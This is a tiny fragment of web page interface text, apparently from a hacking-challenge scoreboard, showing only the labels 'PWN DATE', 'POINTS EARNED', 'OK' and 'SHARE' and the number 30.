PWN DATE

30

POINTS EARNED

OK

SHARE